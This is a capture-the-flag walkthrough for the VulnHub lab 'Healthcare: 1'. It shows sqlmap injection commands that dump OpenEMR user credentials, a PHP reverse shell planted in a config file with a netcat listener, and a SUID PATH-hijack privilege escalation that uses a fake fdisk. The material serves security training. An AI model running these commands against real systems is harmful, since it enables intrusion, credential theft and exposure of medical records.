Healthcare: 1


Link : https://www.vulnhub.com/entry/healthcare-1,522/
Level: Intermediate

Recon

1. Find the target.
   Command:
   nmap -sS 192.168.1.0/24

```
Nmap scan report for 192.168.1.43
Host is up (0.015s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http
MAC Address: 70:C9:4E:5B:E8:A7 (Liteon Technology)
```

2. View the application.



3. Look for the comments in the **source code**.
   Use : cntrl + u to view source code.
   Found nothing interesting!


4. Directory search
   Tool: gobuster

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.1.43 -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt -t 100 -e
═══════════════════════════════════════════════════════════════
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://192.168.1.43
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Expanded:                true
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
http://192.168.1.43/css (Status: 301) [Size: 337] [──> http://192.168.1.43/css/]
```

Found: openemr directory

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.1.43 -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt -t 100 -e
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.43
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
http://192.168.1.43/css (Status: 301) [Size: 337] [--> http://192.168.1.43/css/]
http://192.168.1.43/js (Status: 301) [Size: 336] [--> http://192.168.1.43/js/]
http://192.168.1.43/vendor (Status: 301) [Size: 340] [--> http://192.168.1.43/vendor/]
http://192.168.1.43/favicon (Status: 200) [Size: 1406]
http://192.168.1.43/robots (Status: 200) [Size: 620]
http://192.168.1.43/images (Status: 301) [Size: 340] [--> http://192.168.1.43/images/]
http://192.168.1.43/fonts (Status: 301) [Size: 339] [--> http://192.168.1.43/fonts/]
http://192.168.1.43/index (Status: 200) [Size: 5031]
http://192.168.1.43/gitweb (Status: 301) [Size: 340] [--> http://192.168.1.43/gitweb/]
http://192.168.1.43/phpMyAdmin (Status: 403) [Size: 59]
http://192.168.1.43/server-status (Status: 403) [Size: 998]
http://192.168.1.43/server-info (Status: 403) [Size: 998]
Progress: 882871 / 1273830 (69.31%)[ERROR] error on word B000063SA9: timeout occurred during the request
Progress: 1210794 / 1273830 (95.05%)[ERROR] error on word mags-tm: timeout occurred during the request
http://192.168.1.43/openemr (Status: 301) [Size: 341] [--> http://192.168.1.43/openemr/]
Progress: 1273830 / 1273830 (100.00%)
===============================================================
Finished
===============================================================
```

5. View the page
   When visiting openemr directory it is redirecting us to a Login page.



6. Intercept or proxy the request through burpsuit.

```
GET /openemr/interface/login/validateUser.php?u=hey HTTP/1.1
Host: 192.168.1.40
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://192.168.1.40/openemr/interface/login/login.php
Priority: u=0
```

Enumeration

1. Use Tool : Sqlmap to find if the request is vulnerable to sqlmap or not.
   Command:

sqlmap -u http://192.168.1.40:80/openemr/interface/login/validateUser.php?u=rr --dbs --batch

   Found: Databases like
   information_schema
   openemr
   test

2. Let's look inside the openemr database for the tables.


sqlmap -u http://192.168.1.40:80/openemr/interface/login/validateUser.php?u=rr -D openemr --tables --batch

3. Let's dump the table content.
   sqlmap -u http://192.168.1.40:80/openemr/interface/login/validateUser.php?u=rr -D openemr -T users --dump


   Found user and password.
   admin(username) **ackbar**(Password)
   medical(username) medical(username)

```
[00:37:43] [INFO] starting dictionary-based cracking (sha1_generic_passwd)
[00:37:43] [INFO] starting 8 processes
[00:37:45] [INFO] cracked password 'ackbar' for user 'admin'
[00:37:48] [INFO] cracked password 'medical' for user 'medical'
[00:37:50] [INFO] cracked password 'medical' for user 'medical'
Database: openemr
Table: users
[2 entries]
```

4. Get login.
   We were able to logged in .



5. Found a page in where we can insert our php revershell script.
   Link: http://192.168.1.40/openemr/interface/main/main_screen.php?auth=login&site=default




Link for Reverse Shell: https://github.com/pentestmonkey/php-reverse-shell
Change the ip with you computer ip.


Exploit

1. Copy paste the reverse-hell.php into the config file.
2. Setup the listener using netcat.
   Command: nc -lvnp 1234

3. Now just refresh the page.
4. Then we will get the reverse-shell



5. When look into /etc/passwd file.
   Found medical user.
   Switched to medical user.
   Command su medical password medical as we found out above.
6. Use python to get a interactive shell
   Command : python -c "import pty; pty.spawn('/bin/bash')"



7. Use a setuid file to gain privilege.
   Find / -perm -u=s -type f 2>/dev/null
8. Found binary /usr/bin/healthcheck
9. Use strings command to found what the binary is doing
   Command: strings /usr/bin/healthcheck

```
[medical@localhost /]$ strings /usr/bin/healthcheck
strings /usr/bin/healthcheck
/lib/ld-linux.so.2
__gmon_start__
libc.so.6
_IO_stdin_used
setuid
system
setgid
__libc_start_main
GLIBC_2.0
PTRhp
[^_]
clear ; echo 'System Health Check' ; echo '' ; echo 'Scanning System' ; sleep 2 ; ifconfig ; fdisk -l ; du -h
```

This binary must be doing something like this:
system("clear ; echo ... ; ifconfig ; fdisk -l ; du -h");

Cd /tmp
Echo “/bin/bash” fdisk
Chmod 777 fdisk
Export PATH=/tmp:$PATH
/usr/bin/healthcheck

What happen?

The healthcheck binary invokes external utilities such as fdisk without specifying their absolute paths. Instead, it relies on the system’s $PATH environment variable for command resolution. When a program uses functions like system(), the shell searches for executables in the directories listed in $PATH, in order of precedence.

If the binary is executed with elevated privileges (e.g., via the SUID bit), this behavior can introduce a PATH hijacking vulnerability. An attacker can place a malicious executable named fdisk in a directory they control and prepend that directory to the $PATH. As a result, when the binary attempts to execute fdisk, it will run the attacker-controlled version instead of the legitimate system binary.

By crafting a malicious fdisk script (for example, one that spawns a shell) and ensuring it is found first in $PATH, it may be possible to achieve privilege escalation, depending on how the binary is executed and the environment is handled.

Goal Achieve

User.txt d41d8cd98f00b204e9800998ecf8427e
Root.txt eaff25eaa9ffc8b62e3dfebf70e83a7b

```
cat /root/root.txt
YOU TRIED HARDER!

Thanks for Playing!

Follow me at: http://v1n1v131r4.com

root hash: eaff25eaa9ffc8b62e3dfebf70e83a7b
```